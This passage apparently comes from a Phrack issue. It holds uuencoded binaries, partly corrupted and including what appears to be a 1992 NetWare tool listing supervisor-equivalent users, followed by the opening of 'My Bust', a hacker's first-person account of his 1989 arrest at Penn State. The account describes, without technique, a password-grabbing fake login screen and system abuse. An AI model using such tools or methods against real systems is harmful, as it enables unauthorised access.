M"0!2-C P.0T*+2!N;W0@96YO=6=H('-P86-E(&9O<B!E;G9I<F]N;65N= T*
M /P #0H _P!R=6XM=&EM92!E<G)O<B   @!2-C P,@T*+2!F;&]A=&EN9R!P
M;VEN="!N;W0@;&]A9&5D#0H  0!2-C P,0T*+2!N=6QL('!O:6YT97(@87-S
-:6=N;65N= T* /___V5D

end
```

```
begin 777 view.exe
M35K= 1< <@ @ )L ___8 @ (M7DX !< '@    $ $ "O @X KP(, *\""@"O
M FX!  !5 0  '@$  !(!  #]    ]@   ,(   "V    K@   *8   ">
M@@   '4   !H    6P   $X    Z    ,P   "L    C    &P    X    )
M    %P#< 3X W %V .8!3@#F 28 Y@&F / !AP#P 68 \ %) / !+ #P ?P
M_ '2 /P!G0#\ 9( _ %O /P!3@#\ 3T _ $K /P!&@#\ ?  & )# !< 8P 7
M &L %P"S !< N@ 7 +\ %P#: !< X  7 ., %P#U !< ^@ 7 (@!& +Y 1<
M<@(7 (8"%P#, A< U0(7 #4%%P /!A< ?@87 &P&%P!0!A< " "O L '& *Z
M!Q@"(@D8 B\(%P *"!< Z0<7 &4'%P!8!Q< 30<7 #8'%P L!Q< '@<7 '0(
M%P!D"A< 4@H7 $4*%P U"A< _0D7 ,L)%P"X"1< IPD7 ! )%P $"1< ]0@7
M .D(%P#("A< !0L7 )T/%P"(#Q< $@"O G83%P#?$A< <Q(7 #42%P L%A<
MSQ<7 /L7%P"S&1< 4 D8 E0)& )8"1@"7 D8 F )& )/&Q<
M                    !5B^RX @":D@(7 )H0 .T!"L!T ^E/ ;A( +H/
M E)0N ( N@\"4E"X  "Z#P)24+A$ +H/ E)0F@\ W &#Q! +P'4#Z1H!N$(
M'E":, 87 (/$!+A' !Y0FC &%P"#Q 2X8  >4)HP!A< @\0$N(, 'E":, 87
M (/$!+B( !Y0FC &%P"#Q 3'1OX  (X&N@DFQP9&    Z9< N#H N@\"4E"X
M- "Z#P)24+@X +H/ E)0N 0 N@\"4E F_S9& )H" / !@\02C@:^"2:C0@ +
MP'55C@; "2:#/C@  75)N $ 4+BR !Y0N+T 'E F_S8X +@$ +H/ E)0FE0
MY@&#Q!".!KX))J-"  O =1JX! "Z#P)24+C- !Y0FC &%P"#Q C'1OX! (X&
MN@DF_P9& (X&O DFH0( C@:Z"28Y!D8 <P/I4_^#?OX =0VXUP >4)HP!A<
M@\0$N.4 ZPJ0N.D ZP20N D!'E":, 87 (OE7<L
M58OL@>P !%97'@8.'U6+=@:+1@B.P+L/ ,UZ70<?7UZ+Y5W+M##-(3P"<P+-
M(+\4 HLV @ K]X'^ !!R [X $/J.UX'$/@S[<Q06'YIH A< ,\!0FBL%%P"X
M_TS-(8/D_C:))BX!-HDF*@&+QK$$T^!(-J,H 0/WB38" (S#*][WV[1*S2$V
MC!Z? 18'_+^>"KE #"O/,\#SJA8?F@8!%P 6'YJ$!!< FMP"%P S[?\VQ '_
M-L(!_S;  ?\VO@'_-KP!F@    !0FLH!%P"X% *.V+@# #;'!BP!R@%0FF@"
M%P":*P47 +C_ % ._Q8L 0"T,,TAHZ$!N  US2&)'HT!C :/ 0X?N  ENN(
MS2$6'XL.K GC+HX&GP$FBS8L ,4&K@F,VC/;-O\>J@ES!18?Z4,!-L4&L@F,
MVKL# #;_'JH)%A^.!I\!)HL.+ #C-H[!,_\F@#T ="RY# "^@ 'SIG0+N?]_
M,\#RKG49Z^4&'@<?B_>_J &LF)&L_L!T 4BJXO<6'[L$ ("GJ &_N !$S2%R
M"O;"@'0%@(^H 4!+>>>^M@F_M@GHE0"^M@F_M@GHC #+58OLOC0,OS0,Z'\
MOK8)O[H)Z'8 ZP-5B^R^N@F_N@GH: "^N@F_N@GH7P":M@(7  O = N#?@8
M=07'1@;_ +D/ +L% /:'J $!= 2T/LTA0^+RZ < BT8&M$S-(8L.K GC![L"
M /\>J@D>Q1:- ;@ )<TA'X ^S@$ = T>H,\!Q1;0 ;0ES2$?PSOW<PZ#[P2+
M!0M% G3R_QWK[L-5B^RX_ !0FBL%%P"#/M8! '0$_Q[4 ;C_ %":*P47 (OE
M7<NX @#I7_Y96HO<*]AR"SL>W %R!8OC4E'+H=@!0'4%,\#I0?Y24?\NV %6
M,_:Y0@ RY/RL,N#B^X#T5701FF@"%P"X 0!0FBL%%P"X 0!>RX\&W@&/!N !
MN@( .!:A 70IC@:? 2:.!BP C ;( 3/ F;D @#/_\JZN=?M'1XD^Q@&Y___R
MKO?1B]&_ 0"^@0".'I\!K#P@=/L\"73W/ UT;PK =&M'3JP\('3H/ ETY#P-
M=%P*P'18/")T)#Q<= -"Z^0SR4&L/%QT^CPB= 0#T>O3B\'1Z1/1J %URNL!
M3JP\#70K"L!T)SPB=+H\7'0#0NOL,\E!K#Q<=/H\(G0$ ]'KVXO!T>D3T:@!
M==+KEQ8?B3Z\ 0/71]'GT><#UX#B_BOBB\2CO@&,'L !B]@#^Q8'-HD_-HQ7
M H/#!,4VQ@&LJ@K =?J^@0 VCAZ? >L#,\"JK#P@=/L\"73W/ UU ^F$  K
M=0/K?I VB3\VC%<"@\,$3JP\('36/ ETTCP-=&(*P'1>/")T)SQ<= .JZ^0S
```

```
MR4&L/%QT^CPB= :P7/.JZ]&P7-'I\ZIS!K BJNO%3JP\#70N"L!T*CPB=+<\
M7'0#JNOL,\E!K#Q<=/H\(G0&L%SSJNO9L%S1Z?.J<Y:P(JKKS3/ JA8?QP<
M ,=' @  _R[> 0!5B^Q5CAZ? 3/)B\&+Z8OY28LV+  +]G00CL8F@#X   !T
M!O*N1:YU^D670"3^B_W1Y='E \46'U>_"0#HDP!?B\^+_0/XB2[" 8P>Q $>
M!X[>,_9)XQ>!/#M#= F)?@",1@*#Q02LJ@K =?KBZ8E. (E. A8?78OE7<L
M58OL5E<>!XM6!K[,":T[PG000)9T#)<SP+G___*NB_?KZY9?7HOE7<H" %6+
M[%?_=@::  47  O =!22B_HSP+G___*N]]%)NP( M$#-(5^+Y5W* @"+T ,&
M+@%R-3D&* %S)04/ %#1V+$#T^B,V8L>GP$KRP/!CL.+V+1*S2%8<A D\$BC
M* &5BRXN 0$6+@'#B\?I6?MR$S/ B^5=RW/X4.@8 %B+Y5W+<P?H#@"X__^9
MB^5=RS+DZ $ RZ*D 0KD=2. /J$! W(-/")S#3P@<@6P!>L'D#P3=@*P$[OB
M =>8HYD!PXK$Z_=5B^R#[ 96N/@'B4;ZC%[\*_;K',1>^B;V1PJ#= X&4YIN
M"A< @\0$0'0!1H-&^@RA8 F+%F().4;Z=MB+QEZ+Y5W+D%6+[(/L#%:X! B)
M1O:,7OB-1@J)1OJ,5OP>_W;VFM0(%P"#Q 2+\/]V_/]V^O]V"/]V!O]V^/]V
M]IK\"A< @\0,B4;T_W;X_W;V5IJ."1< @\0&BT;T7HOE7<N058OL@^P(5U;$
M7@@FBD<+F(E&^HO#+?@'F;D, /?YB\C1X /!T> %Z B)1O@F]D<*@W0')O9'
M"D!T#L1>"": 3PH@N/__Z7 !)O9'"@%UZR: 3PH")H!G"N\KP":)1P2+\(EV
M_";V1PH,= /IE@"+PRWX!YFY# #W^8O8T>,#V-'C]H?H" %U?(%^" 0(=0>!
M?@H4 G0.@7X($ AU6X%^"A0"=53_=OJ:X!H7 (/$ @O =5'_!O8!@7X(! AU
M%(%^"A0"=0W$7@BX^ .Z% +K"Y"0Q%X(N/@%NA0")HE'!B:)5P@FB0<FB5<"
MBU[XQT<"  +&!P'K#9#_=@K_=@CHO0"#Q 3$7@@F]D<*"'4:B\,M^ >9N0P
M]_F+V-'C ]C1X_:'Z @!=&J+7@@FBS<F*W<&)HM'!B:+5PA )HD')HE7 HM^
M^(M% D@FB4<$"_9^%U92)O]W!O]V^IK0%1< @\0(B4;\ZQR0BU[Z]H>H 2!T
M$;@" % KP%!04YI6%1< @\0(Q%X()L1?!HI&!B:(!^L9O@$ B\90C48&%E#_
M=OJ:T!47 (/$"(E&_#EV_'0#Z8?^BD8&*N1>7XOE7<M5B^R#[ 2+1@0M^ >9
MN0P ]_F+R-'@ \'1X 7H"(E&_(Q>_K@  E":FQ<7 (/$ L1>!":)1P8FB5<(
M"]!T$": 3PH(Q%[\)L=' @ "ZR#$7@0F@$\*!(M&_(M6_D FB4<&)HE7",1>
M_";'1P(! ,1>!":+1P8FBU<()HD')HE7 B;'1P0  (OE7<-5B^R#[ 96_P;V
M 8%^!@0(=12!?@@4 G4-QT;\^ /'1OX4 NL9D(%^!A (=36!?@@4 G4NQT;\
M^ 7'1OX4 L1>!B;V1PH,=1J+PRWX!YFY# #W^8O8T>,#V-'C]H?H" %T!"O
MZT^+1@8M^ >9N0P ]_F+R-'@ \'1X 7H"(E&^L1>!HM&_(M6_B:)1P8FB5<(
M)HD')HE7 HMV^K@  HE$ B:)1P2+WL8' 8M>!B: 3PH"N $ 7HOE7<M5B^R#
M[ 2#?@8 =0/IB0"!?@@$"'4'@7X*% )T%(%^"! (= /IM "!?@H4 G0#Z:H
MQ%X()HI'"YA0FN :%P"#Q (+P'4#Z9( BT8(+?@'F;D, /?YB\C1X /!T> %
MZ B)1OR,7O[_=@K_=@B:;@H7 (/$!,1>_";&!P FQT<"  #$7@@KP)DFB0<F
MB5<")HE'!B:)5PCK0\1>"":!?P;X W4()H%_"!0"=! F@7\&^ 5U*":!?P@4
M G4@)HI'"YA0FN :%P"#Q (+P'0._W8*_W8(FFX*%P"#Q 2+Y5W+D%6+[(/L
M!%8K]L1>!B:*1PHD SP"=5DF]D<*"'4:B\,M^ >9N0P ]_F+V-'C ]C1X_:'
MZ @!=#B+7@8FBP<F*T<&B4;\"\!^)U F_W<()O]W!B:*1PN84)K0%1< @\0(
M.T;\= O$7@8F@$\*(+[__\1>!B:+1P8FBU<()HD')HE7 B;'1P0  (O&7HOE
M7<M5B^RX"@":D@(7 +C2"J/,"HP>S@J+1@Z+5A"CN@J)%KP*BT8&BU8(HZ *
MB1:B"L<&Q@H  ,<&Q H  .E! X!^]B5T ^FG L<&R H! "O HZH*HZ8*H\(*
MHZ@*H\ *H[X*HZ0*HYX*H[@*QP8R#"  Q%X*)H!_ 3!U2?]&"L<&,@PP .L^
MD(M>"B: /RMU#?\&J@K'!KX*  #K*) F@#\@=0Z#/JH* '4:_P:^"NL4D/\&
MG@KK#<1>"B: /RUUQ_\&N K_1@J+7@HFB@>84 [H2@F#Q (+P'7=_W8,_W8*
MN- *'E .Z)((@\0(B48*B58,@S[0"@!]#/\&N JAT KWV*/0"L1>"B: /RYU
M+O\&P K_1@H&_W8*N,@*'E .Z%D(@\0(B48*B58,@S[("@!]"L<&R H! /\.
MP K$7@HFB@>8/48 =#T]3@!T0#UH '0K/6P =0;'!J@* @"#/J@* '4)Q%X*
M)H _3'4#_T8*Q%X*)H _ '4<Z10"D,<&J H! .O8QP:H"A  Z]#'!J@*" #K
MR":*!YB)1O@]10!T"CU' '0%/5@ =0C_!J8*@T;X((M&^"UC #T5 '8#Z1X!
M \"3+O^G^@W$'KH*)L0?H<0*)HD'@P:Z"@3I30&0_P;""L<&G@H  +@* % .
MZ+X!@\0"Z30!N @ Z_"0_P:D"O\&I@J#/L * '4)QP;*"@$ ZP>0QP;*"@
M_P; "L<&R H$ (,^J H(=0/ID  KP*.H"HE&^CD&T IT)Z'0"HE&^H,^N H
M= G'!M *  #K$I"#+M *!:'0"@O ?0(KP*/0"H,&N@H"N!  4 [H/@&#Q *X
M.@!0#NB)!(/$ H-^^@!T(H,^N H =!6+1OHM!0"CT H+P'T"*\"CT KK!Y#'
M!M * "#+KH*!+@0 % .Z/L @\0"@P:Z"@+K;9"X$ #I)_\KP% .Z%D"Z2+_
MN $ Z_.0_W;X#N@] ^D2_X,^J H = F+1@J+5@S_3@J+1@J+5@Q B4;\B5;^
MZU*0R@W>#- -T W0#=H-W@S:#=H-V@W:#<0,\@SX#-H-V@W #=H-V@S:#=H-
MN@V#/L8* '05@S[$"@!U;L0>H HF]D<*('5>ZV&0_T8*ZS20_T;\Q%[\)HH'
MB$;V"L!T!#PE=>R+PRM&"E#_=@S_=@H.Z$P$@\0&BT;\BU;^B48*B58,Q%X*
M)HH'B$;V"L!T ^FO_(,^Q H =1#$'J *)O9'"B!T!;C__^L#H<0*B^5=RY!5
MB^R#[!)75H-^!@IT!/\&P@J#/J@* G0'@SZH"A!U&,0>N@HFBP<FBU<"B4;\
MB5;^@P:Z"@3K*X,^P@H =!'$'KH*)HL'B4;\QT;^  #K#L0>N@HFBP>9B4;\
MB5;^@P:Z"@*#/IX* '0.BT;\"T;^= :+1@;K Y KP*,P#*',"HL6S@J)1O*)
M5O2#/L(* '4Q@W[^ 'TK@WX&"G4=Q%[R_T;R)L8'+8M&_(M6_O?8@]( ]]J)
M1OR)5O['1O8! .L&D,=&]@  N*P*B4;XC%[Z_W8&'E#_=O[_=OR:UAH7 (/$
M"H,^P H =#'_=OK_=OB:OAH7 (/$!(L.R HKR(E.\,1^\NL%)L8%,$>+P4D+
MP'_TB7[RC$;TB4[PBPZF"HQ>[L5V\L1>^":*!X@$"\ET!SQA? . +"!&_T;X
M)H _ '7CB7;RC%[TCE[N@S["@!U%*&J"@L&O@IT"X-^]@!U!;@! .L"*\!0
M#N@7 X/$ EY?B^5=RU6+[(/L$%=6@WX& '08O@$ H;H*BQ:\"HE&^(E6^H,&
MN@H"Z94 @SZH"@AT&<0>N@HFBP<FBU<"B4;XB5;Z@P:Z"@3K%I#$'KH*)HL'
```

```
MB4;\B4;XC%[Z@P:Z"@*#/J@*"’0.BT;X"T;Z=16X9 GK"I"#?OP =0FX:PF)
M1OB,7OJ+1OB+5OJ)1O*)5O0K]CDVP IT’(L.R KK#I#$7O+_1O(F@#\ =!5&
M.\Y^$.OMD$;$7O+_1O(F@#\ =?.+/M **_Z#/K@* ’4(5P[H7P&#Q )6_W;Z
M_W;X#NB] 8/$!H,^N H = A7#NA" 8/$ EY?B^5=RY!5B^R#[ :AN@J+%KP*
MB4;\B5;^@WX&9W0&@WX&1W4%L ’K Y JP(A&^H,^P H =0;’!L@*!@" ?OH
M= V#/L@* ’4&QP;("@$ _S:F"O\VR K_=@;_-LX*_S;,"O]V_O]V_(X&P@DF
M_QZ."8/$#H!^^@!T&X,^G@H =13_-LX*_S;,"HX&P@DF_QZ2"8/$!(,^G@H
M=!N#/L@* ’44_S;."O\VS J.!L())O\>F@F#Q 2#!KH*",<&, P *&J"@L&
MO@IT&_]V_O]V_(X&P@DF_QZ>"8/$! O = 6X 0#K BO 4 [H,P&+Y5W+D%6+
M[%:#/L8* ’4]Q!Z@"B;_3P1X%8I&!B:+-R;_!R:.1P(FB 0JY.L1D/\VH@I3
M_W8&FHP&%P"#Q 9 =0?_!L8*ZP60_P;$"EY=RY!5B^R#[ )75H,^Q@H =5>+
M=@8+]GY0ZQO_-J(*_S:@"O\V,@R:C 87 (/$!D!U!/\&Q@J+QDX+P’X>Q!Z@
M"B;_3P1XU* R#":+/R;_!R:.1P(FB 4JY.O4@S[&"@!U!XM&!@$&Q I>7XOE
M7<M5B^R#[ )75HMV"H,^Q@H =5[K(O\VH@K_-J *Q%X&)HH’F%":C 87 (/$
M!D!U!/\&Q@K_1@:+QDX+P’0EQ!Z@"B;_3P1XS<1>!B:*!\0>H HFBS\F_P<F
MCD<")H@%*N3KRH,^Q@H =0>+1@H!!L0*7E^+Y5W+58OL@^P,5J’,"HL6S@J)
M1O2)5O8KP(E&_(E&^H,^,@PP=1@Y!L *=!(Y!J0*= 8Y!LH*=0;’!C(,( "+
M-M *_W;V_W;TFKX:%P"#Q 2)1O@K\"MV!H,^N H =2+$7O0F@#\M=1F#/C(,
M,’42_T;T)HH’F% .Z%K^@\0"_T[X@SXR##!T"POV?@>#/K@* ’0;@WX& ’0’
M_T;Z#NAI (,^, P = ?_1OP.Z’, @SZX"@!U*58.Z&?^@\0"@WX& ’0*@W[Z
M ’4$#N@\ (,^, P = J#?OP =00.Z$, _W;X_W;V_W;T#NBB_H/$!H,^N H
M= [’!C(,( !6#N@A_H/$ EZ+Y5W+D(,^J@H = 6X*P#K [@@ % .Z+C]@\0"
MR[@P % .Z*S]@\0"@SXP#!!U%X,^I@H = 6X6 #K [AX % .Z([]@\0"RU6+
M[(/L!E=6QT;^ 0#$7@HF@#\J=1+$’KH*)HLW@P:Z"@+_1@KK89#$7@HF@#\M
M=0C’1O[___]&"BOVBUX*)HH’B$;Z/#!\0#PY?SPY-L *=0H\,’4&QP8R##
MB_OK!B: /3E_’":*!9B+SM’AT>$#SM’A \B#Z3"+\4<F@#TP?=Z)?@J,1@R+
M1O[W[HOPQ%X&)HDWBT8*BU8,7E^+Y5W+D%6+[(/L!%>X<@F)1OR,7OZ*3@;$
M?OSK 4<F@#T =!$F. UU]+@! (E^_(Q&_NL)D(E^_(Q&_BO 7XOE7<N058OL
M@^P$BUX&.QZF 7(%N )ZRKW1@H @’1(@WX, ’0:,\F+T;@!0LTA<DOW1@P"
M ’4. T8($U8*>2BX !;YZS:)5OZ)1OR+T;@"0LTA T8($U8*>0V+3OZ+5ORX
M $+-(>O8BU8(BTX*BD8,M$+-(7(%@*>H ?WIV^]5B^R#[ B+7@8[’J8!<@>X
M GYZ<7O]H>H 2!T"[@"0C/)B]’-(7+K]H>H 8!T?(Q>^HY&"L56"#/ B4;^
MB4;\_%=6B_J+\HEF^(M.#.->L KRKG51’HY>^IH:%Q< ’SVH ’9+@^P"B]RZ
M ()* )S [J "OBB]2+^A8’BTX,K#P*= P[^W09JN+TZ"8 ZV^P#3O[=0/H
M&P"JL K_1OSKX^@0 .OB7E^.7OKK8^M0,\#I;>I04U$>!A^+SRO*XQ"+7@:T
M0,TA<@X!1OX+P’0’’UE;6(OZPQ^#Q AS!+0)ZR2.7O[VAZ@!0’0.CEX*BUX(
M@#\:=0/XZPSYN <ZP:+1OXK1OR+9OA>7XY>^NG+[HM.# O)=06+P>F_[A[%
M5@BT0,TA’@<?<P2T">O@"\!UW/:’J % = N+VB: /QIU _CKROFX !SKQ !9
M6J’< 3O$<P<KQ/?84E’+,\#K^56+[(M>!@O;= 2 3_X!B^5=RU6+[%97NW@)
M@S\ =2D>![@% .A- G4%,\"9ZR1 )/ZC> FC>@F6QP0! (/&!,=$_O[_B39^
M"8M.!HS8CL#HXP!?7HOE7<M5B^S$7@:,P O#= 4F@$_^ 8OE7<M5B^R#[ )6
M5XM&!CWQ_W,>@SZ""0!U".@E ’02HX()Z(L =17H& !T!>B! ’4+_W8&FD 7
M%P"#Q )?7HOE7<N[\ Y7@9V!XM>!D.#X_Z)7OXSP!Y04(U/#E&P E":Q!D7
M (/$"(/Z_W1!B\*’%H0)HX8).P:*"78#HXH)"])T!8[:HP@ BU[^CM@SP*,(
M $A(B4<,N H HP HP( C4<!HPH !0T HP8 C-@?PXS8CL"+3@8SVXX>A@GH
M"P +THS!CMG# .G. $%T^H#A_H/Y[G/RBW<"_*V+_J@!=$)(.\%S%8O0 _"M
MJ %T- /"!0( B_>)1/[KYHO^= P#^8E,_BO!2(D%ZP4#^?Y,_HO&C-J,T3O1
M= 4FC!Z&"8E_ L,FQ@:,"0(]_O]T)8O^ _"MJ %T\HO^2#O!<[V+T /PK:@!
M=.(#P@4" (OWB43^Z^:+1P@+P’0$CMCK%";^#HP)=!&,V(S7.\=T!2:.’H()
MBS?KO(MW!C/ Z&H .\9T#20!0$"8Z%X = W^3?[H’ !T!99.3NN9C-B,T3O!
M= 0FHX8)BP>)1P(SP)G#48M%_J@!= ,KR$E!0;K_?R8[%H@)=@31ZG7UB\$#
MQG(5 \)R#??2(\(KQN@, ’4(]]+1ZG7E,\!9PU)1Z!T =!A7B_Z+\ /RQT3^
M_O^)=P:+UBO72HE5_EA96L-34#/2’E)24+@! % &’YK$&1< @\0(@_K_’UI;
M= (+TL, 58OL5E<&@WX* ’4XORX!BU8(BT8&2’4’Z%, <B?K2(LV?@%(=!$[
M]W0-BT0"B48.5N@Z %YS,(/&!(’^?@%S! O2=0:X__^9ZQV+VH/##]’;L0/3
MZ[1(S2%RZ9*)!(E4 HDV?@$SP =?7HOE7<N+3@Z+]SE, G0,@\8$@?Y^ 77R
M^>L_B]H#’’(YB]..P3OW=08Y’B@!<R:#PP_1V]’KT>O1ZSOW=0D#V:&? 2O8
MCL"T2LTA<@T[]W4$B18H 9*’!(O1PU6+[(O7B]X>Q78*B_Z,V([ ,\"Y___R
MKO?1Q’X&B\>H 70"I$G1Z?.E$\GSI(OSB_H?C,)=RU6+[(O7Q’X&,\"Y___R
MKO?129&+^EW+ %6+[%97LP#I’ %5B^R+7@8[’J8!?1&#^P!\#/:’J % = 6X
M 0#K C/ B^5=RP!5B^R+1@@K1@P;T@/ $](#P!/2 \ 3T@/ $](#1@:#T@ K
M1@J#V@"+Y5W*" 58OLBTX."\EU ^FU !Y75L5V"L1^!AY6!E>:!!L7 (M.
M#@O2>%<KP8/: ’-020/Q<P>,V 4 $([8 _ES!XS !0 0CL!!B\%(*\<;VR/#
M \<KQAO;(\,#QD"1*\’]\Z3\D>-<@_[_=0>,V"T $([8@___==&,P"T $([
MZ\B+P4B+U_?2*\(;VR/# \*+UO?2*\(;VR/# \) D2O!T>GSI1/)\Z21XQ@+
M]G4’C-@% !".V O_=<>,P 4 $([ Z[Y>7Q^+1@:+5@A=RXM.#HM&!HM6"![%
M?@I7’@?\DPK =!.#^0IU#@O2>0JP+:KWVX/2 /?:B_>2,](+P’0"]_&3]_&2
MA],$,#PY=@($)ZJ+P@O#=>*(!4^LA@6(1/^-1 $[QW+RC-I8’U]>B^5=RU6+
M[%<>5AZX[0&.V+@ >LTO//]T"!^P\+0 ZW.0B3X, (P&#@ ?L !5NQ !E6]
M[0&.Q2:#/@X ’4(70>P\+0 ZQN]:@ .52;_-@X )O\V# "+[(Y&"HMN",N#
```

```
MQ 1=4,5V!HS8"\9T H@\Q78*C-@+QG0"B!S%=@Z,V O&= *)#,5V$HS8"\9T
M HD46+0 7A]?7<L 58OL_W84_W82_W80_W8._W8,_W8*_W8(_W8&N$$ 4)H&
M /P!B^5=RU6+[/]V%/]V$O]V$/]V#O]V#/]V"O]V"/]V!KA" %":!@#\ 8OE
M7<M5B^S_=A3_=A+_=A#_=@[_=@S_=@K_=@C_=@:X0P!0F@8 _ &+Y5W+
M %=6N !ZS2\\_W40+HD^#  NC 8. +  M #K!+#PM !>7\M5B^R#[$;&1OX6
MBD8&B$;_QT;\ @#'1KP^ (U&O!90C4;\%E"PXU":#@#Z 8/$"HE&N@O =7*+
M1A(+1A!T&/]VP/]VOIH*  P"@\0$Q%X0)HD')HE7 HM&#@M&#'01_W;"F@T
M#0*#Q +$7@PFB0>+1@H+1@AT$XU&Q!90_W8*_W8(FH@:%P"#Q B+1A8+1A1T
M%+@' %"-1O064/]V%O]V%)HR&Q< *\"+Y5W+58OL'E97BF8&Q78(Q'X,S2&T
M %]>'UW+58OL@>R$ %:*1@:(1HC_=@R:#0 - H/$ HE&B?]V"O]V")J^&A<
M@\0$B89^__]V$/]V#IJ^&A< @\0$B4:$_W84_W82FKX:%P"#Q 2)1OZ*AG[_
MB$:+_[9^__]V"O]V"(U&C!90FC(;%P"#Q J*1H2+MG[_@\8&B$*&_W:$_W80
M_W8.C4*'%E":,AL7 (/$"O]V%IH-  T"@\0"BW:$ [9^_X/&!XU:AHD'BD;^
M1D:(0H:-1 &)1H+_=O[_=A3_=A*+\(U"AA90FC(;%P"#Q J+1OX#1H0#AG[_
M!0@ B4:&QT:   "-1H 64(U&AA90L.-0F@X ^@&#Q J)AGS_7HOE7<M5B^R+
M7@B&WXM&!H;$B]"+PUW+58OLBT8&AL1=RP
M
M                                          !-4R!2=6XM5&EM92!,
M:6)R87)Y("T@0V]P>7)I9VAT("AC*2 Q.3@X+"!-:6-R;W-O9G0@0V]R<!$
M"BTM+0 *4W5P97)V:7-O<B!#:&5C:V5R(%8Q+C  "BA#*2TQ.3DR(%9A;F1E
M<F%A<G0@4')O9'5K=&EE<R!"5@ *+2TM  I3=7!E<G9I<V]R($5Q=6EV86QE
M;F-Y($QO9V=E9"!);B!5<V5R<SH* %-54$525DE33U( 4T5#55))5%E?15%5
M04Q3 " @(" M("5S"@ @(" @+2!.;V)O9'D* "TM+0!%<G)O<CH@3D546"!I
M<R!N:65T(&=E;&%D96XN+BX* $5R<F]R.B!)4%@@:7,@;FEE="!G96QA9&5N
M+BXN"@      X0$  !0"
M
M "X!.T-?1DE,15])3D9/                                    4 (&!
M@0$!                                  ,H!% )#
M /_____] #0      %@("& T)# P,!P@6%O\2#1("_P
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M                                                  ^ $4 @
M^ $4 @$               (!              ("             (0#
M          ($
M
M
M
M             0   @
M
```

```
M                                                         W @4 BAN
M=6QL*0 H;G5L;"D *RT@(P                            @     (P"%P",
M A< C (7 (P"%P", A<       $!                    #L!1< #P(/ @\"
M#P(4 CP\3DU31SX^  !2-C P, T*+2!S=&%C:R!O=F5R9FQO=PT*  , 4C8P
M,#,-"BT@:6YT96=E<B!D:79I9&4@8GD@, T*  D 4C8P,#D-"BT@;F]T(&5N
M;W5G:"!S<&%C92!F;W(@96YV:7)O;FUE;G0-"@#\  T* /\ <G5N+71I;64@
M97)R;W(@  ( 4C8P,#(-"BT@9FQO871I;F<@<&]I;G0@;F]T(&QO861E9 T*
I  $ 4C8P,#$-"BT@;G5L;"!P;VEN=&5R(&%S<VEG;FUE;G0-"@#___]E

end
```

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 12 of 27

My Bust
Or,
An Odyssey of Ignorance

[This is a factual account; however, certain innocent parties have already suffered enough damage to their reputations without further identification. I have changed their names. Where I have done so I follow the name with an asterisk [*].

I. _In flagrante delicto_

I am writing this article for the benefit of those who have yet to become acquainted with the brotherhood of law enforcement, a subculture as warped and depraved as any criminal organization.

The law enforcement community entered my life in the early part of December 1989. I am yet to be quit of it. My initial contact with law enforcement and its quaint customs was one afternoon as I was reading email. Suddenly, without warning, I heard a voice shout: "Freeze, and get away from the computer." Nonplussed, but still with some command of my faculties, I drawled: "So, which do you want me to do?"

The police officer did not answer.

I was in the main public academic computing facility at Penn State, which was occupied by several startled-looking computer users, who now trained their eyes on the ensuing drama with all the solicitous concern of Romans attending an arena event.

The officer, Police Services Officer Anne Rego, then left the room, and my immediate concern was to kill all processes and delete all incriminating files, or at least to arrange an accidental disruption of power. However, before I could do anything, Miss Rego reappeared with a grim, mustached police officer and what appeared to be the cast of Revenge of the Nerds.

Angela Thomas, computer science instructor, immediately commandeered both terminals I had been using and began transferring the contents of all directories to a safe machine; the newcomer, Police Services Officer Sam Ricciotti, volunteered the helpful information: "You're in big trouble, kid."

In an excess of hospitality, they then offered me a ride to Grange Building, police headquarters of Penn State, for an afternoon of conversation and bright lights.

I asked if I were under arrest, and finding that I was not, asked what would happen if I refused their generous offer. They said that it might have negative repercussions, and that the wise choice was to accompany them.

So, after a moment of thought, I agreed to accompany them. Forming a strange procession, with a police officer preceding me and another following, we entered an elevator. Then, still in formation, we exited the building to be greeted by two police cars with flashing red and blue lights. Like a chauffeur, Officer Ricciotti opened the door for me, and it was only after he closed it that I realized, for the first time, that the back doors of police cars have no handles on the inside.

I had made yet another mistake in a long series.

The purpose of this article is to detail several possible mistakes in dealing with police and how they may be avoided. As I made almost every possible mistake, my experience should prove enlightening.

While I hope that this article might prevent you from being busted, I will have been successful if even one person does not make the mistakes I made when I was busted.

II. Prelude

To provide the reader with context, I shall explain the series of events which culminated in my apprehension.

On my entrance to the Pennsylvania State University as a University Scholar, the highest distinction available from an institution remarkable for its lack of distinction, I received an account on PSUVM, an IBM 3090 running VM/CMS. Before receiving the account, I acquired all available documentation from the Information Desk and read it. As it happened, the first document I read concerned "Netnews," the local name for Usenet.

As soon as my account was activated, I immediately typed netnews. I have never been the same since. Within a week, I began posting articles of my own and was immediately lambasted, flamed and roasted to a crisp. Discovering my own talent in the area of malediction, I became an alt.flame and talk.bizarre regular. I also read comp.risks, comp.dcom.telecom and other technical journals assiduously.

I began hacking VM/CMS, independently discovering a vast number of flaws in the system. Within a few months, I was able to access any information in the system which interested me, submit anonymous batch jobs, and circumvent the 'ration' utility which limited a luser's time on the system. It was a trivial matter to write a trojan horse which imitated the login screen and grabbed passwords. Late at night, when there were few users, I would crank the CPU, of a system capable of handling 300 users simultaneously, to 100% capacity just for the sake of doing it. I discovered a simple method of crashing the system, but felt no need to do it, as I knew that it would work. To avoid disk space rationing, I would store huge files in my virtual punch. To my credit, lest I seem a selfish pig unconcerned with the welfare of other users, I limited such exercises to the later hours of the night, and eliminated large files when they were no longer useful to me.

Like one starved, I glutted myself on information. To have legitimate access to such a system was marvellous. For a few months, I was satisfied with my level of 'power,' that elusive quality which is like a drug to those of a certain peculiarity of mind.

However, it was not long before I realized that despite the sheer power of the system, the user interface was clumsy, unaesthetic and intolerable to anyone desiring to understand the machine directly. The damn thing had a virtual punch card system!

I had heard about Unix, and was interested in trying this system. However, without an affiliation with the Computer Science Department, I had no way to get Unix access.

Comparative Literature majors apparently should not clutter their heads with such useless and destructive nonsense as the Unix operating system, just as an Engineering major can only be damaged by such mental clutter as the works of Shakespeare; this, in any case, seemed to be the only justification for such an arcane, Byzantine policy of restricting access to a nearly unlimited resource.

The academic community is addicted to the unhealthy practice of restricting information, and its policies are dedicated to the end of turning agile, eager young minds into so many identical cogs in the social mill. Those unable or unwilling to become cogs are of no use to this machine, and are dispensable.

